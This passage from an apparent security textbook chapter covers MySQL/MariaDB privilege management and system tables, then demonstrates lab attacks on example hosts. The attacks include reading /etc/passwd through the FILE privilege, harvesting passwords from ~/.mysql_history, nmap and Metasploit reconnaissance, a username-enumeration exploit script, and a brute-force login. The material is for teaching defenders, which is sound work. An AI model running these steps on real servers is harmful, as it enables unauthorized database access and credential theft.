'*086A9970376285185AFF1790FE4F0DC3BF0A0747'
1 row in set (0.00 sec)
```

Similarly, to see the privileges assigned to the Debian administrative account debian-sys-maint@localhost on Mint and Ubuntu systems, run

```
mysql> show grants for 'debian-sys-maint'@'localhost' \G
*************************** 1. row ***************************
Grants for debian-sys-maint@localhost: GRANT SELECT, INSERT, UPDATE, DELETE, CREATE, DROP,
RELOAD, SHUTDOWN, PROCESS, FILE, REFERENCES, INDEX, ALTER, SHOW DATABASES, SUPER, CREATE
TEMPORARY TABLES, LOCK TABLES, EXECUTE, REPLICATION SLAVE, REPLICATION CLIENT, CREATE VIEW,
SHOW VIEW, CREATE ROUTINE, ALTER ROUTINE, CREATE USER, EVENT, TRIGGER ON *.* TO 'debian-sys-
maint'@'localhost' IDENTIFIED BY PASSWORD '*B31D91DB5838A5FBF586642CA46A4CDE76F331D6' WITH
GRANT OPTION
1 row in set (0.00 sec)
```

Note that this user has extensive permissions on the server, and recall that the password for this user is stored in plain text in the file /etc/mysql.debian.cnf. That file has restricted privileges by default.

```
egalois@Bubble:~$ ls -l /etc/mysql/debian.cnf
-rw------- 1 root root 333 Feb 15 22:24 /etc/mysql/debian.cnf
```

[2]The command here is terminated with \G rather than with a semicolon; this instructs MySQL/MariaDB to display the results vertically rather than in a table. See the Notes and References for a list of other commands.

If this file is made world readable, then local users would be able to use the credentials it contains and so be able to make changes to the database server.

Privileges are assigned to users via the GRANT command. To grant all privileges to the user rstirling@10.0.2.0/255.255.255.0 created earlier, run the command

```
mysql> grant all privileges on *.* to 'rstirling'@'10.0.2.0/255.255.255.0';
Query OK, 0 rows affected (0.00 sec)

mysql> show grants for rstirling@'10.0.2.0/255.255.255.0' \G
*************************** 1. row ***************************
Grants for rstirling@10.0.2.0/255.255.255.0: GRANT ALL PRIVILEGES ON
*.* TO 'rstirling'@'10.0.2.0/255.255.255.0' IDENTIFIED BY PASSWORD
'*0262F498E91CA294A8BA96084EEEDB5F635B23A3'
1 row in set (0.01 sec)
```

When a user is granted all privileges, these do not include the ability to grant privileges to other users; this is the GRANT OPTION, which must be specified separately.

```
mysql> grant all privileges on *.* to 'rstirling'@'10.0.2.0/255.255.255.0' with grant
option;
Query OK, 0 rows affected (0.00 sec)

mysql> show grants for rstirling@'10.0.2.0/255.255.255.0' \G
*************************** 1. row ***************************
Grants for rstirling@10.0.2.0/255.255.255.0: GRANT ALL PRIVILEGES ON
*.* TO 'rstirling'@'10.0.2.0/255.255.255.0' IDENTIFIED BY PASSWORD
'*0262F498E91CA294A8BA96084EEEDB5F635B23A3' WITH GRANT OPTION
1 row in set (0.00 sec)
```

Privileges are removed with REVOKE; to revoke the privileges assigned to the user rstirling@10.0.2.0/255.255.255.0 including the grant option, run the command

```
mysql> revoke all privileges, grant option from 'rstirling'@'10.0.2.0/255.255.255.0';
Query OK, 0 rows affected (0.00 sec)

mysql> show grants for rstirling@'10.0.2.0/255.255.255.0' \G
*************************** 1. row ***************************
Grants for rstirling@10.0.2.0/255.255.255.0: GRANT USAGE ON *.*
TO 'rstirling'@'10.0.2.0/255.255.255.0' IDENTIFIED BY PASSWORD
'*0262F498E91CA294A8BA96084EEEDB5F635B23A3'
1 row in set (0.00 sec)
```

Care must be taken when manipulating privileges to avoid typographical errors. Suppose that the administrator, when trying to grant privileges to rstirling@10.0.2.0/255.255.255.0 instead types

```
mysql> grant all privileges on *.* to 'rstirlin'@'10.0.2.0/255.255.255.0' with grant option;
Query OK, 0 rows affected (0.00 sec)
```

If the user in a GRANT statement does not exist, MySQL or MariaDB creates the user. Since the user rstirlin@10.0.2.0/255.255.255.0 does not (yet) exist, this command creates the user; since no password is specified in the command, this new user can login with a blank password. One way to reduce the impact of these kinds of errors is to include the password whenever working with privileges. Suppose the administrator had instead issued the mistaken command

```
mysql> grant all privileges on *.* to 'rstirlin'@'10.0.2.0/255.255.255.0' identified by
'password1!' with grant option;
Query OK, 0 rows affected (0.00 sec)
```

Although this mistake still creates a new user, at least the new user requires a password for authentication.

Privileges can be assigned to a single database, a single table in a database, or even just a column in a table. For example, to create the database "engine" and grant all privileges on that database to the user jwatt@almach.stars.example, the administrator can run:

```
mysql> create database engine;
Query OK, 1 row affected (0.01 sec)

mysql> grant all on engine.* to jwatt@almach.stars.example;
Query OK, 0 rows affected (0.00 sec)

mysql> show grants for jwatt@almach.stars.example \G
*************************** 1. row ***************************
Grants for jwatt@almach.stars.example: GRANT USAGE ON *.* TO 'jwatt'@'almach.stars.example'
IDENTIFIED BY PASSWORD '*0262F498E91CA294A8BA96084EEEDB5F635B23A3'
*************************** 2. row ***************************
Grants for jwatt@almach.stars.example: GRANT ALL PRIVILEGES ON `engine`.* TO
'jwatt'@'almach.stars.example'
2 rows in set (0.00 sec)
```

A table can be created and the user cedison@% granted the ability to SELECT, INSERT, and UPDATE data on it with the commands

```
mysql> create table engine.type(
    -> id INT NOT NULL AUTO_INCREMENT,
    -> name VARCHAR(20) NOT NULL,
    -> horsepower FLOAT UNSIGNED NOT NULL,
    -> torque FLOAT UNSIGNED NOT NULL,
    -> PRIMARY KEY(id));
Query OK, 0 rows affected (0.01 sec)

mysql> grant select, insert, update on engine.type to 'cedison'@'%';
Query OK, 0 rows affected (0.00 sec)

mysql> show grants for 'cedison'@'%' \G
*************************** 1. row ***************************
Grants for cedison@%: GRANT USAGE ON *.* TO 'cedison'@'%' IDENTIFIED BY PASSWORD
'*086A9970376285185AFF1790FE4F0DC3BF0A0747'
*************************** 2. row ***************************
Grants for cedison@%: GRANT SELECT, INSERT, UPDATE ON `engine`.`type` TO 'cedison'@'%'
2 rows in set (0.00 sec)
```

To grant the SELECT privilege on just the id and name tables in the engine database to cbabbage@localhost, use

```
mysql> grant select (id,name) on engine.type to cbabbage@localhost;
Query OK, 0 rows affected (0.00 sec)

mysql> show grants for cbabbage@localhost \G
*************************** 1. row ***************************
Grants for cbabbage@localhost: GRANT USAGE ON *.* TO 'cbabbage'@'localhost' IDENTIFIED BY
PASSWORD '*0262F498E91CA294A8BA96084EEEDB5F635B23A3'
*************************** 2. row ***************************
Grants for cbabbage@localhost: GRANT SELECT (name, id) ON `engine`.`type` TO
'cbabbage'@'localhost'
2 rows in set (0.00 sec)
```

Users should not be granted unneeded privileges, as sometimes they can lead to security problems. For example, a user with the FILE privilege is able to read any file on the host that is readable by the user running MySQL or MariaDB. For example, consider a remote user that connects to a MySQL database on Ubuntu as a user with the FILE privilege. That user can remotely dump the contents of /etc/passwd with the commands

```
C:\Users\Administrator>mysql -u ntesla -h soul.nebula.example -p
Enter password: **********
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 63
Server version: 5.0.75-0ubuntu10 (Ubuntu)

Copyright (c) 2000, 2011, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> select load_file('/etc/passwd') \G
*************************** 1. row ***************************
load_file('/etc/passwd'): root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh

... Output Deleted ...

enoether:x:1000:1000:Emma Noether,,,:/home/enoether:/bin/bash
vboxadd:x:112:1::/var/run/vboxadd:/bin/false
sshd:x:113:65534::/var/run/sshd:/usr/sbin/nologin
ftp:x:114:65534::/home/ftp:/bin/false
mysql:x:115:123:MySQL Server,,,:/var/lib/mysql:/bin/false

1 row in set (0.00 sec)
```

The same FILE privileges allow the user to write to the system. The user can write to the file /tmp/remote_file with the commands

```
mysql> select "Here is some text\n" into dumpfile '/tmp/remote_file';
Query OK, 1 row affected (0.00 sec)
```

A check of the system shows that the file is written by the user mysql.

```
enoether@soul:~$ cat /tmp/remote_file
Here is some text
enoether@soul:~$ ls -l /tmp/remote_file
-rw-rw-rw- 1 mysql mysql 18 2015-02-21 17:45 /tmp/remote_file
```

The mysql Database

MySQL and MariaDB keep information about the users and the system in a database called mysql. The precise collection of tables varies with the version of MySQL or MariaDB. For example, on a MySQL 5.0.75 instance on Ubuntu 9.04

```
mysql> use mysql;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+---------------------------+
| Tables_in_mysql           |
+---------------------------+
| columns_priv              |
| db                        |
| func                      |
| help_category             |
| help_keyword              |
| help_relation             |
| help_topic                |
| host                      |
| proc                      |
| procs_priv                |
| tables_priv               |
| time_zone                 |
| time_zone_leap_second     |
| time_zone_name            |
| time_zone_transition      |
| time_zone_transition_type |
| user                      |
+---------------------------+
17 rows in set (0.00 sec).
```

On the other hand, MariaDB 5.5.28a on Windows includes seven additional tables: event, general_log, ndb_binlog_index, plug-in, proxies_priv, servers, and slow_log.

Information about the MySQL/MariaDB users is stored in the table user; its structure also varies with the version. On a MySQL 5.0.75 instance on Ubuntu 9.04 it has the content

```
mysql> describe user;
+-----------------------+---------------------------------+------+-----+---------+-------+
| Field                 | Type                            | Null | Key | Default | Extra |
+-----------------------+---------------------------------+------+-----+---------+-------+
| Host                  | char(60)                        | NO   | PRI |         |       |
| User                  | char(16)                        | NO   | PRI |         |       |
| Password              | char(41)                        | NO   |     |         |       |
| Select_priv           | enum('N','Y')                   | NO   |     | N       |       |
| Insert_priv           | enum('N','Y')                   | NO   |     | N       |       |
| Update_priv           | enum('N','Y')                   | NO   |     | N       |       |
| Delete_priv           | enum('N','Y')                   | NO   |     | N       |       |
| Create_priv           | enum('N','Y')                   | NO   |     | N       |       |
| Drop_priv             | enum('N','Y')                   | NO   |     | N       |       |
| Reload_priv           | enum('N','Y')                   | NO   |     | N       |       |
| Shutdown_priv         | enum('N','Y')                   | NO   |     | N       |       |
| Process_priv          | enum('N','Y')                   | NO   |     | N       |       |
| File_priv             | enum('N','Y')                   | NO   |     | N       |       |
| Grant_priv            | enum('N','Y')                   | NO   |     | N       |       |
| References_priv       | enum('N','Y')                   | NO   |     | N       |       |
| Index_priv            | enum('N','Y')                   | NO   |     | N       |       |
| Alter_priv            | enum('N','Y')                   | NO   |     | N       |       |
| Show_db_priv          | enum('N','Y')                   | NO   |     | N       |       |
| Super_priv            | enum('N','Y')                   | NO   |     | N       |       |
| Create_tmp_table_priv | enum('N','Y')                   | NO   |     | N       |       |
| Lock_tables_priv      | enum('N','Y')                   | NO   |     | N       |       |
| Execute_priv          | enum('N','Y')                   | NO   |     | N       |       |
| Repl_slave_priv       | enum('N','Y')                   | NO   |     | N       |       |
| Repl_client_priv      | enum('N','Y')                   | NO   |     | N       |       |
| Create_view_priv      | enum('N','Y')                   | NO   |     | N       |       |
| Show_view_priv        | enum('N','Y')                   | NO   |     | N       |       |
| Create_routine_priv   | enum('N','Y')                   | NO   |     | N       |       |
| Alter_routine_priv    | enum('N','Y')                   | NO   |     | N       |       |
| Create_user_priv      | enum('N','Y')                   | NO   |     | N       |       |
| ssl_type              | enum('','ANY','X509','SPECIFIED') | NO   |     |         |       |
| ssl_cipher            | blob                            | NO   |     | NULL    |       |
| x509_issuer           | blob                            | NO   |     | NULL    |       |
| x509_subject          | blob                            | NO   |     | NULL    |       |
| max_questions         | int(11) unsigned                | NO   |     | 0       |       |
| max_updates           | int(11) unsigned                | NO   |     | 0       |       |
| max_connections       | int(11) unsigned                | NO   |     | 0       |       |
| max_user_connections  | int(11) unsigned                | NO   |     | 0       |       |
+-----------------------+---------------------------------+------+-----+---------+-------+
37 rows in set (0.00 sec)
```

The corresponding table on MariaDB 5.5.28a on Windows includes five additional fields: Event_priv, Trigger_priv, Create_tablespace_priv, plug-in, and authentication_string.

The users and their password hashes can be read from the users table in the mysql database.

```
mysql> select user, host, password from mysql.user;
+------------------+-----------------------+-------------------------------------------+
| user             | host                  | password                                  |
+------------------+-----------------------+-------------------------------------------+
| root             | localhost             | *0262F498E91CA294A8BA96084EEEDB5F635B23A3 |
| cbabbage         | localhost             | *0262F498E91CA294A8BA96084EEEDB5F635B23A3 |
| debian-sys-maint | localhost             | *5EDBECC4F58A4E5D1955711070D9515FEB5E47D8 |
| rstirlin         | 10.0.2.0/255.255.255.0 | *0262F498E91CA294A8BA96084EEEDB5F635B23A3 |
| ntesla           | 10.0.2.76             | *0262F498E91CA294A8BA96084EEEDB5F635B23A3 |
| rstirling        | 10.0.2.0/255.255.255.0 | *0262F498E91CA294A8BA96084EEEDB5F635B23A3 |
| jwatt            | almach.stars.example  | *0262F498E91CA294A8BA96084EEEDB5F635B23A3 |
| cedison          | %                     | *086A9970376285185AFF1790FE4F0DC3BF0A0747 |
+------------------+-----------------------+-------------------------------------------+
8 rows in set (0.00 sec)
```

On most MySQL installations, the password hash is 40 bytes and a leading asterisk, and is found by iterating SHA-1 twice. Indeed [3]

```
mysql> select sha1(unhex(sha1('password1!'))), password('password1!') \G
*************************** 1. row ***************************
sha1(unhex(sha1('password1!'))): 0262f498e91ca294a8ba96084eeedb5f635b23a3
         password('password1!'): *0262F498E91CA294A8BA96084EEEDB5F635B23A3
1 row in set (0.00 sec)
```

One exception is MySQL on CentOS 5; these use an older weak algorithm that only provides a 16 byte hash.

Other tables in the database store privilege information; for example

```
mysql> select * from db \G
*************************** 1. row ***************************
                 Host: almach.stars.example
                   Db: engine
                 User: jwatt
          Select_priv: Y
          Insert_priv: Y
          Update_priv: Y
          Delete_priv: Y
          Create_priv: Y
            Drop_priv: Y
           Grant_priv: N
      References_priv: Y
           Index_priv: Y
           Alter_priv: Y
```

[3] The function UNHEX converts each pair of hexadecimal characters and converts it to a byte. See, *e.g.,* http://dev.mysql.com/doc/refman/5.0/en/string-functions.html#function_unhex

```
Create_tmp_table_priv: Y
     Lock_tables_priv: Y
     Create_view_priv: Y
       Show_view_priv: Y
  Create_routine_priv: Y
   Alter_routine_priv: Y
         Execute_priv: Y

mysql> select * from mysql.tables_priv \G
*************************** 1. row ***************************
       Host: %
         Db: engine
       User: cedison
 Table_name: type
    Grantor: root@localhost
  Timestamp: 2015-02-21 16:48:10
 Table_priv: Select,Insert,Update
Column_priv:
*************************** 2. row ***************************
       Host: localhost
         Db: engine
       User: cbabbage
 Table_name: type
    Grantor: root@localhost
  Timestamp: 2015-02-21 17:54:40
 Table_priv:
Column_priv: Select
2 rows in set (0.00 sec)

mysql> select * from mysql.columns_priv \G
*************************** 1. row ***************************
       Host: localhost
         Db: engine
       User: cbabbage
 Table_name: type
Column_name: id
  Timestamp: 2015-02-21 17:54:40
Column_priv: Select
*************************** 2. row ***************************
       Host: localhost
         Db: engine
       User: cbabbage
 Table_name: type
Column_name: name
  Timestamp: 2015-02-21 17:54:40
Column_priv: Select
2 rows in set (0.00 sec)
```

Managing MySQL

One useful tool for managing MySQL and MariaDB is mysqladmin. An administrator authenticates with a username (`-u`) and a password (`-p`), then presents one or more verbs to control various server functions; these verbs include

- Server management (debug, kill, reload, refresh, shut down)
- Database management (create, drop)
- User management (password)
- Server status (extended status, processlist, status, variables, version)

For example, to query the local database for its version and current status as the database user root, an administrator can run the command

```
C:\Windows\system32>mysqladmin -u root -p status version
Enter password: **********
Uptime: 3176  Threads: 2  Questions: 36  Slow queries: 0  Opens: 33  Flush tables: 1  Open
tables: 26  Queries per second avg: 0.011
mysqladmin  Ver 9.0 Distrib 5.5.28a-MariaDB, for Win64 on x86
Copyright (c) 2000, 2012, Oracle, Monty Program Ab and others.

Server version          5.5.28a-MariaDB
Protocol version        10
Connection              localhost via TCP/IP
TCP port                3306
Uptime:                 52 min 56 sec

Threads: 2  Questions: 36  Slow queries: 0  Opens: 33  Flush tables: 1  Open tables: 26
Queries per second avg: 0.011
```

HeidiSQL

The MariaDB installation process includes the tool HeidiSQL. This is a graphical tool that can be used to manage local and remote MySQL and MariaDB instances (Figure 15-4).



Figure 15-4. *HeidiSQL running on Windows Server 2008 R2 connected to MySQL 5.0.75 running on Ubuntu 9.04*

Configuration

MySQL and MariaDB store configuration information for the server (mysqld), the client (mysql), the startup script (mysqld_safe), and other associated programs in the configuration file `my.cnf` on Linux systems and in the file `my.ini` on Windows systems. The file is broken into sections by keywords. For example, a default CentOS 5.2 system has the configuration file `/etc/my.cnf` with the content

File 15-2. Contents of `/etc/my.cnf` on CentOS 5.2

```
[mysqld]
datadir=/var/lib/mysql
socket=/var/lib/mysql/mysql.sock
user=mysql
# Default to using old password format for compatibility with mysql 3.x
# clients (those using the mysqlclient10 compatibility package).
old_passwords=1

[mysqld_safe]
log-error=/var/log/mysqld.log
pid-file=/var/run/mysqld/mysqld.pid
```

This instructs the MySQL daemon to use the data directory `/var/lib/mysql` and to run the server as the (system) user mysql. The startup script, mysqld_safe configures logging; error logs are stored in the file `/var/log/mysqld.log`. The use of the older 16-byte password hash is required by this file; if the directive `old_passwords=1` is omitted and the server restarted, then more secure 40 byte hashes are used for all new user accounts.

The default configuration files on Mint (`/etc/mysql/my.cnf`), OpenSuSE (`/etc/my.cnf`) and Ubuntu (`/etc/mysql/my.cnf`) are much more complex. The error logs on most OpenSuSE systems are stored in `/var/log/mysql/mysqld.log`, however OpenSuSE 13.1 lacks a `log-error` directive in `my.cnf` and does not use an error log by default. Some Mint and Ubuntu systems include a `log-error` directive in their default configuration and store MySQL error logs in `/var/log/mysql/error.log`; other versions do not include such a directive and do not log errors. For example, Mint 5, 7, and 13 do not include the `log-error` directive, while Mint 9, 11, and 15 do; similarly Ubuntu 8.10 and 12.10 do not include the directive, while 11.10 and 13.10 do.

Attacking MySQL

On Linux systems, the mysql client stores recently executed commands in the file `~/.mysql_history`. If the database administrator has recently used the mysql client to create users, then the usernames and passwords are present in this file.

```
enoether@soul:~$ cat ~/.mysql_history | grep identified
create user 'cbabbage'@'localhost' identified by 'password1!';
create user 'ntesla'@'10.0.2.76' identified by 'password1!';
create user 'rstirling'@'10.0.2.0/255.255.255.0' identified by 'password1!';
create user 'jwatt'@'almach.stars.example' identified by 'password1!'
create user 'cedison'@'%' identified by 'password1!';
... Output Deleted ...
```

By default, the permissions on this file are set so that it is only readable by the (system) user that launched the mysql client.

```
enoether@soul:~$ ls -l ~/.mysql_history
-rw------- 1 enoether enoether 4739 2015-02-21 22:00 /home/enoether/.mysql_history
```

Some careful users want to avoid storing any command history. One approach is to modify the history file so that it is always null by first deleting the file and then creating a symbolic link from that file name to `/dev/null`.

```
enoether@soul:~$ rm ~/.mysql_history
enoether@soul:~$ ln -s /dev/null ~/.mysql_history
enoether@soul:~$ ls -l ~/.mysql_history
lrwxrwxrwx 1 enoether enoether 9 2015-02-21 22:41 /home/enoether/.mysql_history -> /dev/null
```

In most cases though, an attacker does not begin with a user account on the MySQL database system itself. MySQL database systems can be identified on a network by scanning the network for TCP/3306 using tools like NMap. One useful script when running an NMap scan is mysql-info; this is included in the default and safe collection. The script attempts to obtain basic information about the MySQL or MariaDB instance.

```
root@kali-109:~# nmap -sT -p 3306 --script mysql-info 10.0.2.50-78

Starting Nmap 6.47 ( http://nmap.org ) at 2015-02-25 22:22 EST
Nmap scan report for Suhail.stars.example (10.0.2.50)
Host is up (0.00061s latency).
PORT     STATE SERVICE
3306/tcp open  mysql
| mysql-info:
|   Protocol: 53
|   Version: .1.52
|   Thread ID: 36
|   Capabilities flags: 63487
|   Some Capabilities: Speaks41ProtocolOld, SupportsLoadDataLocal, Support41Auth,
IgnoreSpaceBeforeParenthesis, InteractiveClient, IgnoreSigpipes, SupportsTransactions,
ODBCClient, ConnectWithDatabase, FoundRows, DontAllowDatabaseTableColumn,
Speaks41ProtocolNew, LongPassword, SupportsCompression, LongColumnFlag
|   Status: Autocommit
|_  Salt: (mpjCOCCfV]R`ky>jyE+
MAC Address: 08:00:27:E8:4A:FD (Cadmus Computer Systems)

Nmap scan report for Alphard.stars.example (10.0.2.62)
Host is up (0.00028s latency).
PORT     STATE SERVICE
3306/tcp open  mysql
MAC Address: 08:00:27:D1:8B:14 (Cadmus Computer Systems)

Nmap scan report for Muhlifain.stars.example (10.0.2.77)
Host is up (0.00044s latency).
PORT     STATE SERVICE
3306/tcp open  mysql
| mysql-info:
|   Protocol: 53
|   Version: .5.19
|   Thread ID: 28
|   Capabilities flags: 63487
|   Some Capabilities: Speaks41ProtocolOld, SupportsLoadDataLocal, Support41Auth,
IgnoreSpaceBeforeParenthesis, InteractiveClient, IgnoreSigpipes, SupportsTransactions,
ODBCClient, ConnectWithDatabase, FoundRows, DontAllowDatabaseTableColumn,
Speaks41ProtocolNew, LongPassword, SupportsCompression, LongColumnFlag
|   Status: Autocommit
|_  Salt: P--8s[OZTwyzyqK`#+M$
MAC Address: 08:00:27:08:7B:17 (Cadmus Computer Systems)

Nmap scan report for Naos.stars.example (10.0.2.78)
Host is up (0.00071s latency).
PORT     STATE SERVICE
3306/tcp open  mysql
| mysql-info:
|   Protocol: 53
|   Version: .5.28a-MariaDB
|   Thread ID: 5
```

```
|   Capabilities flags: 63487
|   Some Capabilities: Speaks41ProtocolOld, SupportsLoadDataLocal, Support41Auth,
IgnoreSpaceBeforeParenthesis, InteractiveClient, IgnoreSigpipes, SupportsTransactions,
ODBCClient, ConnectWithDatabase, FoundRows, DontAllowDatabaseTableColumn,
Speaks41ProtocolNew, LongPassword, SupportsCompression, LongColumnFlag
|   Status: Autocommit
|_  Salt: `'=@e_.e2g1]aQQ"S]X#
MAC Address: 08:00:27:76:B0:3F (Cadmus Computer Systems)

Nmap done: 29 IP addresses (4 hosts up) scanned in 0.67 seconds
```

Metasploit includes the module auxiliary/scanner/mysql/mysql_version to scan for MySQL instances and versions. To use it, the attacker specifies a list of remote hosts.

```
root@kali-109:~# msfconsole -q
msf > workspace -a mysql
[*] Added workspace: mysql
msf > use auxiliary/scanner/mysql/mysql_version
msf auxiliary(mysql_version) > info

       Name: MySQL Server Version Enumeration
     Module: auxiliary/scanner/mysql/mysql_version
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  kris katterjohn <katterjohn@gmail.com>

Basic options:
  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  RHOSTS                    yes       The target address range or CIDR identifier
  RPORT    3306             yes       The target port
  THREADS  1                yes       The number of concurrent threads

Description:
  Enumerates the version of MySQL servers

msf auxiliary(mysql_version) > set rhosts 10.0.2.50-78
rhosts => 10.0.2.50-78
msf auxiliary(mysql_version) > run

[*] 10.0.2.50:3306 is running MySQL 5.1.52 (protocol 10)

... Output Deleted ...

[*] 10.0.2.62:3306 is running MySQL, but responds with an error: \x04Host '10.0.2.222' is
not allowed to connect to this MySQL server
```

```
... Output Deleted ...

[*] 10.0.2.77:3306 is running MySQL 5.5.19 (protocol 10)
[*] 10.0.2.78:3306 is running MySQL 5.5.28a-MariaDB (protocol 10)
[*] Scanned 29 of 29 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(mysql_version) > services

Services
========

host       port  proto  name   state  info
----       ----  -----  ----   -----  ----
10.0.2.50  3306  tcp    mysql  open   5.1.52
10.0.2.62  3306  tcp    mysql  open   Error: \x04Host '10.0.2.222' is not allowed to connect
to this MySQL server
10.0.2.77  3306  tcp    mysql  open   5.5.19
10.0.2.78  3306  tcp    mysql  open   5.5.28a-MariaDB
```

This Metasploit scan took longer than the original NMap scan and does not provide the same level of detail as the mysql-info script; on the other hand the Metasploit scan provides an explanation why the mysql-info scan did not return any information for 10.0.2.62.

MySQL 5.6.19 and 5.5.38 and earlier, as well as MariaDB 5.5.28a, 5.3.11, 5.2.13, and 5.1.66 and earlier suffer from CVE 2012-5615; when a user attempts to log in and fails, these systems may provide different error messages depending on whether the user is present on the system. This allows a remote user the ability to test whether a database account exists with a particular name. Code to exploit this vulnerability is available from Security Focus (http://www.securityfocus.com/bid/56766) and is also included in Kali in the file `/usr/share/exploitdb/platforms/multiple/remote/23081.pl`.

- Oracle MySQL Server Username Enumeration Weakness
  - http://www.securityfocus.com/bid/56766
  - CVE 2012-5615
  - MySQL ≤5.6.19, ≤5.5.38; MariaDB ≤5.5.28a, ≤5.3.11, ≤5.2.13, ≤5.1.66

The preceding NMap scan showed that both 10.0.2.77 and 10.0.2.78 are running vulnerable versions. To use the tool, provide the target and a file containing a list of user names. The script launches a number of background threads (50 by default). If a valid user is found, the script writes the user name to the file `jackpot`.

```
root@kali-109:~# perl /usr/share/exploitdb/platforms/multiple/remote/23081.pl 10.0.2.77 ./
account_names

... Output Deleted ...

[*] HIT! -- USER EXISTS: ann@10.0.2.77

root@kali-109:~# cat jackpot

[*] HIT! -- USER EXISTS: ann@10.0.2.77
root@kali-109:~#
```

Once the attacker has identified a user, the next step is to try to authenticate as that user. The Metasploit module auxiliary/scanner/mysql/mysql_login can be used to launch brute-force attacks, looping through lists of passwords and/or lists of users.

```
root@kali-109:~# msfconsole -q
msf > use auxiliary/scanner/mysql/mysql_login
msf auxiliary(mysql_login) > info

       Name: MySQL Login Utility
     Module: auxiliary/scanner/mysql/mysql_login
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  Bernardo Damele A. G. <bernardo.damele@gmail.com>

Basic options:
  Name              Current Setting  Required  Description
  ----              ---------------  --------  -----------
  BLANK_PASSWORDS   false            no        Try blank passwords for all users
  BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS      false            no        Try each user/password couple stored in the
                                                current database
  DB_ALL_PASS       false            no        Add    all passwords in the current database
                                                to the list
  DB_ALL_USERS      false            no        Add all users in the current database
                                                to the list
  PASSWORD                           no        A specific password to authenticate with
  PASS_FILE                          no        File containing passwords, one per line
  Proxies                            no        A proxy chain of format
                                                type:host:port[,type:host:port][...]
  RHOSTS                             yes       The target address range or CIDR identifier
  RPORT             3306             yes       The target port
  STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works
                                                for a host
  THREADS           1                yes       The number of concurrent threads
  USERNAME                           no        A specific username to authenticate as
  USERPASS_FILE                      no        File containing users and passwords separated
                                                by space, one pair per line
  USER_AS_PASS      false            no        Try the username as the password
                                                for all users
  USER_FILE                          no        File containing usernames, one per line
  VERBOSE           true             yes       Whether to print output for all attempts

Description:
  This module simply queries the MySQL instance for a specific
  user/pass (default is root with blank).

References:
  http://cvedetails.com/cve/1999-0502/
```

The attacker selects the remote database server (10.0.2.77) and user name (ann) found earlier; passwords are tested from the file `/usr/share/wordlists/metasploit-jtr/password.lst`, which contains more than 88,000 passwords. If the Metasploit verbose setting is left at true, then Metasploit reports each and every failed login attempt. To avoid this, verbose is set to false and the exploit run.

```
msf auxiliary(mysql_login) > set username ann
username => ann
msf auxiliary(mysql_login) > set pass_file /usr/share/wordlists/metasploit-jtr/password.lst
pass_file => /usr/share/wordlists/metasploit-jtr/password.lst
msf auxiliary(mysql_login) > set rhosts 10.0.2.77
rhosts => 10.0.2.77
msf auxiliary(mysql_login) > set verbose false
verbose => false
msf auxiliary(mysql_login) > run

[+] 10.0.2.77:3306 MYSQL - Success: 'ann:password1'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(mysql_login) >
```

This attack is not fast; indeed even with the attack system and target configured as virtual machines on the same physical host, it took more than three hours to run.

The identified credential is automatically stored in the Metasploit database.

```
msf auxiliary(mysql_login) > creds
Credentials
===========

host          service           public   private     realm  private_type
----          -------           ------   -------     -----  ------------
10.0.2.77     3306/tcp (mysql)  ann      password1           Password
```

